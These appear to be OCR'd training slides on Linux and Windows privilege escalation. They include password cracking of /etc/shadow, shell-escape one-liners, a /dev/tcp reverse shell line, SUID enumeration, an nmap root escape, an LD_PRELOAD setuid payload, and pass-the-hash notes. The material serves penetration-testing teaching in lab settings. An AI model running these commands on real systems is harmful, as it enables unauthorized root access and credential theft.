
Understanding /etc/passwd




oracle:x:1021:1020:Oracle user:/data/network/oracle:/bin/bash

1 => username !
2 => password
3 => UID
4 => GID
5 => UserInfo
6 => Home Dir
7 => Shell

All passwords in /etc/shadow



```
root@kali:~# john /etc/shadow
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
1234             (root)
1g 0:00:00:05 DONE 2/3 (2017-04-15 22:23) 0.1901g/s 565.5p/s 565.5c/s 565.5C/s 1
23456..green
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~# 
```



```
root@kali:~/Desktop/metasploitable# john merged.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "ai
x-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ [MD5 128
/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres         (postgres)
user             (user)
msfadmin         (msfadmin)
service          (service)
123456789        (klog)
batman           (sys)
```

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Password Attacks

Log , History

```
Cat ~/.bash_history | grep –text "ssh"
```

Or whatever you can pass the password via command line

Maybe Web cms configs !

Admin notes

Keys

And many more !

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Restricted Shell → Escape to shell

Restricted Shells Its limiting user's ability and only allows them to perform a subset of system commands

# so how to kill !

# Development environment (python , perl , ruby , go , php .. etc)

# Redirecting output using redirection operators like >, >>, >| ,&>

# Using the 'exec' built like "find . -exec "/bin/bash" \;"

# unsetting certain environment variables


#Specifying filenames or command names that contain slashes.

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Restricted Shell

Escape to shell


Shell Spawning

- `python -c 'import pty; pty.spawn("/bin/sh")'`
- `echo os.system('/bin/bash')`
- `/bin/sh -i`
- `perl —e 'exec "/bin/sh";'`
- `perl: exec "/bin/sh";`
- `ruby: exec "/bin/sh"`
- `lua: os.execute('/bin/sh')`
- (From within IRB)
  `exec "/bin/sh"`
- (From within vi)
  `:!bash`
- (From within vi)
  `:set shell=/bin/bash:shell`
- (From within nmap)
  `!sh`

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Cron Jobs .. Time Game :)

```
bash -i >& /dev/tcp/127.0.0.1/4444 0>&1
```

# What is Cron Jobs
Cron jobs, if not configured properly can be exploited to get root privilege.

# script or binaries in cron jobs to be writable

# Is cron.d directory writable

# Can we write over the cron file itself.


```
ls -la /etc/cron.d
```

```
find /etc/cron* -perm -0002 -type f -exec ls -la {} \; -exec cat {} 2>/dev/null \;
```

Privilege Escalation From 1 To 0

Sudo


- Super User Pls Do It !
- Run With Others
- Cat /etc/sudoers
- What Sudoers Can do 1



By : Hossam Mohamed

Privilege Escalation From 1 To 0


R = read => 4
W = write => 2
X = execute =>1



```
-rwxr-x--- 1 walbert support 0 Oct 31 11:06 test
```

# File Permissions

- Check Files .
- Edit And Run :)
- More !



Owner	Group	Other
r w x	r - x	r - x
4·2·1	4·0·1	4·0·1
7	5	5

By : Hossam Mohamed

Privilege Escalation From 1 To 0

## SUID Files


# SUID Files
Allows you to run programs as another user upon execution
Or in other word (with root)

Local Exploits or BoF in SUID app will make you run as root

```
find / -user root -perm -4000 -print 2>/dev/null

find / -perm -u=s -type f 2>/dev/null

find / -user root -perm -4000 -exec ls -ldb {} \;
```

Privilege Escalation From 1 To 0

SUID Files



```
robot@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> ! whoami
! whoami
root
waiting to reap child : No child processes
nmap> ! cat /root/key-3-of-3.txt
! cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
waiting to reap child : No child processes
```

```
find / -user root -perm -4000 -print 2>/dev/null

find / -perm -u=s -type f 2>/dev/null

find / -user root -perm -4000 -exec ls -ldb {} \;
```

By : Hossam Mohamed


Privilege Escalation From 1 To 0

Environment Variables

# Dynamic linker

# What's Dynamic linker

Dot In PATH !



```
void _init() {
  unsetenv("LD_PRELOAD");
  setgid(0);
  setuid(0);
  system("/bin/bash");
}
```

By : Hossam Mohamed

Privilege Escalation From 1 To 0

misconfigurations

Webserver => Configs => credential's

What if we got MySQL credential's

Known Services Exploits

modern Linux distributions security

```
ps -ef | grep root
```

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Exercise

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Day 2

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Windows Access Control


Only "NTFS" formatted drive

Cacls output

- **F** (full access), **M** (modify access), **RX** (read and execute access)
- **R** (read-only access) ,**W** (write-only access)

#

- **(OI)**: object inherit, **(CI)**: container inherit
- **(IO)**: inherit only, **(NP)**: do not propagate inherit
- **(I)**: permission inherited from parent container



Shared
File Admins: Full Control
Domain Users: Read

Finance
File Admins: Full Control
Finance Users: Read

Budget
File Admins: Full Control
Finance Users: Read
Budget Users: Modify

Metrics
File Admins: Full Control
Finance Users: Read
Metrics Users: Modify

Marketing
File Admins: Full Control
Marketing Users: Read

Product
File Admins: Full Control
Marketing Users: Read
Product Users: Modify


Restricted
File Admins: Full Control
Marketing Users: No Access
Restricted Users: Modify

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Windows integrity levels (IL)

Untrusted
Low
Medium
High
System
Protected/Installer



Process Explorer - Sysinternals: www.sysinternals.com [W7-01\root]

Process	PID	CPU	Description	Company Name	Integrity
spoolsv.exe	1268		Spooler SubSystem App	Microsoft Corporation	System
svchost.exe	1304		Host Process for Windows S...	Microsoft Corporation	System
svchost.exe	1420		Host Process for Windows S...	Microsoft Corporation	System
VMwareService.exe	1540		VMware Tools Service	VMware, Inc.	System
taskhost.exe	1968		Host Process for Windows T...	Microsoft Corporation	Medium
msdtc.exe	1528		Microsoft Distributed Transa...	Microsoft Corporation	System
SearchIndexer.exe	2104		Microsoft Windows Search I...	Microsoft Corporation	System
sppsvc.exe	2964		Microsoft Software Protectio...	Microsoft Corporation	System
svchost.exe	3000		Host Process for Windows S...	Microsoft Corporation	System
wmpnetwk.exe	3036		Windows Media Player Netw...	Microsoft Corporation	System
svchost.exe	3824		Host Process for Windows S...	Microsoft Corporation	System
TrustedInstaller.exe	2816		Windows Modules Installer	Microsoft Corporation	System
lsass.exe	460		Local Security Authority Proc...	Microsoft Corporation	System
lsm.exe	468		Local Session Manager Serv...	Microsoft Corporation	System
csrss.exe	396		Client Server Runtime Process	Microsoft Corporation	System
conhost.exe	2932		Console Window Host	Microsoft Corporation	High
conhost.exe	2768		Console Window Host	Microsoft Corporation	Medium
conhost.exe	688		Console Window Host	Microsoft Corporation	Low
winlogon.exe	480		Windows Logon Application	Microsoft Corporation	System
explorer.exe	296		Windows Explorer	Microsoft Corporation	Medium
VMwareTray.exe	380		VMware Tools tray application	VMware, Inc.	Medium
VMwareUser.exe	1144		VMware Tools Service	VMware, Inc.	Medium
cmd.exe	2924		Windows Command Processor	Microsoft Corporation	High
cmd.exe	3828		Windows Command Processor	Microsoft Corporation	Medium
procexp.exe	3740		Sysinternals Process Explorer	Sysinternals - www.sysinter...	High
notepad.exe	2744		Notepad	Microsoft Corporation	Medium
cmd-low-il.exe	3268		Windows Command Processor	Microsoft Corporation	Low

CPU Usage: 0.00% Commit Charge: 23.95% Processes: 41 Physical Usage: 37.66%

Check your user if local admin !!

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Windows Files Premonitions

Overwrite is always big plus


Identify writeable files

Recently Created Directories

default permissions

i/cacls utility
Accesschk tool

Write	Read & Execute
Read	Full



PermTest Properties

Object name: D:\PermTest

Group or user names:

- CREATOR OWNER
- SYSTEM
- Test Child Group (DPYOUNG\Test Child Group)
- Administrators (UPDATER\Administrators)

To change permissions, click Edit.

Permissions for Administrators	Allow	Deny
Full control	✓	
Modify	✓	
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write	✓	

For special permissions or advanced settings, click Advanced.

By : Hossam Mohamed

Privilege Escalation From 1 To 0

From Local Admin To Domain Admin


Pass The Hash

Hashdump

RDP,

Add new Domain Admin

Have Some Fun



